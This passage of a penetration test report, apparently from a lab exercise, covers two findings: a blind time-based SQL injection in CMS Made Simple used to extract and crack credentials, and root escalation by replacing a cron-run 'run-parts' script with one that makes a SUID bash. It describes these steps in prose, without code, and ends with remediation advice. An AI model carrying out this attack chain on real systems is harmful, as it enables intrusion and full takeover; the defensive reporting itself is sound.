- **Technical Summary:** The root cause of the vulnerability lies in overly permissive file permissions in directories (`/usr/local/sbin` and `/usr/local/bin`) where sensitive executables reside. A cron job scheduled to run as root executes scripts from these directories. By replacing the legitimate `run-parts` script with a malicious version that copies `/bin/bash` to a temporary location with SUID permissions, we created a local privilege escalation vector. Our approach was verified by capturing the cron execution output and by successfully triggering a root shell using the SUID-enabled bash.
- **Evidence:**
  - Crontab entries showing the execution of `run-parts` :

  - Confirmation of the exploit with the SUID shell and subsequent `whoami` output:



This finding complements the earlier vulnerability report by demonstrating how insecure directory permissions combined with poorly configured cron jobs can be exploited to bypass local privilege restrictions.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically the blind time-based SQL injection affecting the CMS Made Simple platform and the insecure cron job that enabled privilege escalation via PATH abuse—apply the following remediation controls:

1. **Secure the Web Application**
   - **Mitigate SQL Injection:** Implement strict input validation and enforce the use of parameterized queries or prepared statements in the CMS codebase. This eliminates any possibility for malicious payloads to alter SQL queries. Additionally, validate and sanitize all user-supplied input to ensure that only expected data is processed by the system.
   - **Patch and Update CMS:** Upgrade the CMS Made Simple platform to a version that addresses vulnerabilities (if available) or apply vendor-provided patches. If an

immediate upgrade is not feasible, consider disabling or restricting access to endpoints known to be vulnerable, such as `moduleinterface.php`, and apply temporary protective measures like WAF (Web Application Firewall) rules.

- **Secure Error Handling:** Configure the application to avoid exposing detailed error messages that could reveal sensitive information about the database or underlying code. Ensure that any error details are logged securely and only the necessary information is shared with administrators.

2. **Harden System Configuration and Privilege Management**
   - **Restrict Write Permissions:** Audit and adjust file and directory permissions on critical paths such as `/usr/local/sbin` and `/usr/local/bin`. Ensure that only trusted administrative users have write access to these directories to prevent unauthorized modifications.
   - **Secure Cron Job Scripts:** Modify cron job configurations to use absolute paths and ensure that scripts executed with root privileges are stored in directories with restricted access. Review and remove any ambiguous environment variables (such as PATH) within these scripts to avoid unintentional execution of malicious code.
   - **Implement File Integrity Monitoring:** Deploy file integrity monitoring tools to detect unauthorized changes in critical directories and scheduled task files. Centralize logging to track any modifications to system scripts or unexpected cron job behavior promptly.
3. **Enhance Overall Security Posture**
   - **Continuous Vulnerability Assessments:** Schedule regular vulnerability scans, penetration tests, and security audits to quickly identify and remediate emerging security issues. Track all identified vulnerabilities and verify that remediation measures have been effectively implemented.
   - **Security Awareness and Training:** Provide ongoing training for developers, system administrators, and security personnel on secure coding practices, proper configuration management, and the importance of minimizing file permissions. Ensure that teams are informed of the potential risks associated with insecure system configurations.
   - **Implement Additional Security Controls:** Consider deploying a Web Application Firewall (WAF) to provide an additional layer of defense around the CMS application and other exposed services. Enforce multi-factor authentication (MFA) for all administrative interfaces to limit unauthorized access, reducing the potential impact of credential compromise.

By implementing these layered mitigation measures—from securing the web application's input handling and updating the CMS, to hardening system configurations and monitoring for changes—the overall attack surface will be significantly reduced. This multi-faceted approach will not only lower the risk of exploitation but also ensure that security improvements remain effective amidst evolving threat vectors.

5 Conclusions

Executive Summary

Imagine your organization's IT infrastructure as a modern fortress, built with high-tech defenses designed to keep intruders out. However, our assessment has uncovered two critical weaknesses that are like leaving a couple of doors ajar or posting spare keys where they shouldn’t be.

First, one of your web applications—used to manage content—is not as secure as it should be. Think of it as a door that’s supposed to be locked with a secret code. Due to a design flaw, a determined attacker can send specially crafted messages to the website that cause it to pause briefly. Over time, by carefully measuring these pauses, the attacker can deduce the secret code and extract the “keys” (login details) to access sensitive parts of the system. In simple terms, your website is unintentionally providing clues that could lead an outsider right to your critical data.

Second, on your server, there is a scheduled maintenance process (a cron job) that runs important system commands with full administrative rights. However, the instructions for this process are stored in a location where even regular, non-privileged users can make changes. This situation is comparable to having a secure control panel whose settings are left wide open for anyone to modify. Exploiting this misconfiguration, an attacker with even limited access was able to change these instructions, effectively handing themselves a master key that grants full control over the system.

If left unaddressed, these vulnerabilities could provide an easy pathway for attackers, risking significant unauthorized access and potentially leading to serious disruption. Strengthening these weak points is essential to maintain the overall security of your digital fortress.

Technical Summary

Our technical review pinpointed two significant vulnerabilities:

1. **Blind Time-Based SQL Injection in CMS Made Simple (CVE-2021-28999):**
   - **Issue:** The CMS Made Simple platform does not properly sanitize user-supplied input on the `moduleinterface.php` endpoint. An attacker can inject SQL payloads that deliberately delay the server’s response, thereby inferring critical details about the backend database.
   - **Risk:** This vulnerability allows remote attackers, without the need for visible error messages, to extract sensitive data such as password hashes and salts. In our assessment, this defect was exploited to retrieve credential data, which was subsequently cracked, leading to unauthorized SSH access.
2. **Insecure Cron Job and PATH Abuse Leading to Privilege Escalation:**
   - **Issue:** Due to overly permissive file permissions, a non-privileged user in the `staff` group had write access to directories like `/usr/local/sbin`. A cron job running as root executed scripts from these directories, and by replacing the legitimate `run-`

`parts` script with a malicious payload, we were able to copy `/bin/bash` to a temporary location and set it as SUID.

- **Risk:** This misconfiguration enables a local attacker to escalate privileges from a standard user to root without further exploitation. Essentially, this vulnerability bypasses standard access controls, allowing for unrestricted administrative access.

Together, these vulnerabilities underscore the necessity of a multi-layered security posture. Immediate remediation—through enhanced input validation, prompt patching of the CMS, restrictive file permissions, and secure cron configurations—is imperative. Implementing these corrections will significantly reduce your attack surface, thereby fortifying your infrastructure against potential exploitation and ensuring continued operational integrity.

Appendix: Tools Used

- **Ping Description:** A basic ICMP utility used to verify target connectivity. In our assessment, the `ping` command returned a TTL of 63, confirming that the target system runs on Linux.
- **Nmap Description:** A robust network scanner employed to perform comprehensive TCP port scans and service detection. Nmap was instrumental in identifying open ports—such as SSH and HTTP—and provided detailed service banners that helped map the target environment.
- **Burp Suite Description:** An integrated web application testing platform used to intercept and modify HTTP requests. We leveraged Burp Suite to inspect the CMS responses, capture the meta tag indicating the vulnerable version, and validate the SQL injection behavior.
- **Hashcat Description:** A powerful password-cracking tool utilized to crack the password hash obtained via the SQL injection exploit. Hashcat verified that the extracted credentials could be exploited for unauthorized access.
- **Pspy Description:** A lightweight process monitoring tool for Linux used to capture real-time system activity. This tool provided critical evidence of cron job executions, which we leveraged to demonstrate insecure cron configurations and privilege escalation potential.
- **SSH Client Description:** A secure shell application used to connect to and interact with the target system after acquiring valid credentials. This tool was essential for post-exploitation activities, allowing us to verify successful access and privilege escalation.
- **Updated Exploit Script Description:** A custom Python exploit script sourced from GitHub and adapted for our engagement. This script was used to trigger the blind time-based SQL injection vulnerability present in the CMS Made Simple platform.

These tools were integral to our comprehensive assessment—from initial system mapping and vulnerability identification to exploitation, credential extraction, and privilege escalation—ensuring a thorough evaluation of the target's security posture.